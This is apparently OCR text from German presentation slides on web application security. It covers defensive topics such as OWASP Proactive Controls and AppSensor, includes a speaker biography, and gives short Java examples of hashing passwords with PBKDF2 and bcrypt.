
3. Teil „Wie man sich schützt“

- Einbruch erschweren, erkennen, sinnlos machen
- Anwenden von Security Best Practices – OWASP Proactive Controls

4. Teil „Wie man sich wehrt“

- Mit Sensoren erkennen, dass man angegriffen wird
- OWASP AppSensor als Abwehrsystem

Welchen Preis müssen wir zahlen,
wenn wir nichts für Security tun
und so weitermachen wie bisher?



WIR VERBINDEN WELTEN

BACKUP

Biographie

1995-2000	Informatik-Studium
Seit 2000	Java-Entwickler
Seit 2002	Architektur-Erfahrung
Seit 2004	Technical Lead
Seit 2006	Team Lead Maintenance
Seit 2012	Secure Coding
Seit 2015	Certified Ethical Hacker
Seit 2017	Certified Security Analyst

Beratungskompetenz

Security-Consulting
Solution-Architect
Business-Consulting

Sprachen

Deutsch
Englisch

Bernhard Hirschmann

Enterprise Security Consulting

Langjährige Erfahrung in den Bereichen Konzeption und Entwicklung von Applikationen, Web-Plattformen und deren Architekturen. Das Thema Security interessiert ihn schon seit Beginn seiner Tätigkeiten in der IT, weshalb er sich auf Sicherheit in Web-Anwendungen spezialisiert hat.

Tätigkeiten

- Security Analysen und Consulting
- Sichere Software Architekturen
- Secure Coding Schulungen

Zertifizierungen

- Software Architekt (ISAQB Foundation Level)
- Certified Security Analyst (ECSAv9 EC-Council)
- Certified Ethical Hacker (CEHv8 EC-Council)

Auszüge von Projekten

- Creditreform: Security-Analysen, -Consulting und Secure Coding Schulung und -Unterstützung
- Mercedes-Me Portal – Remote Control Vehicle Services
- Mercedes-Benz Vehicle-Suite: Car-Konfigurator, Händlersuche, Dialogsystem
- Daimler Fleet-Management: xFleet Firmenwagen Bestellsystem
- Porsche Partner Network

Passwörter speichern – der Hash-Algorithmus **PBKDF2**

```
byte[] hash(char[] password, byte[] salt) throws Exception {
    SecretKeyFactory skf =
        SecretKeyFactory.getInstance(“PBKDF2WithHmacSHA1“);
    PBEKeySpec spec = new PBEKeySpec(password, salt, 10000, 512);
    return skf.generateSecret(spec).getEncoded();
}
```

Passwörter speichern – der Hash-Algorithmus **bcrypt**

```
@Bean
public PasswordEncoder passwordEncoder() {
    return new BCryptPasswordEncoder(10);
}
```

Anforderungen an Logging und Monitoring